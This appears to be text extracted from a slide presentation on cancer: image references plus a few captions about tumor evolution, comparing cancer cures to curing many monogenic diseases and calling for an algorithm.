
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



F


Tumors evolve!














Curing cancer is like curing
many monogenic diseases
...on the fly!


Curing monogenic disease?


Need an algorithm.

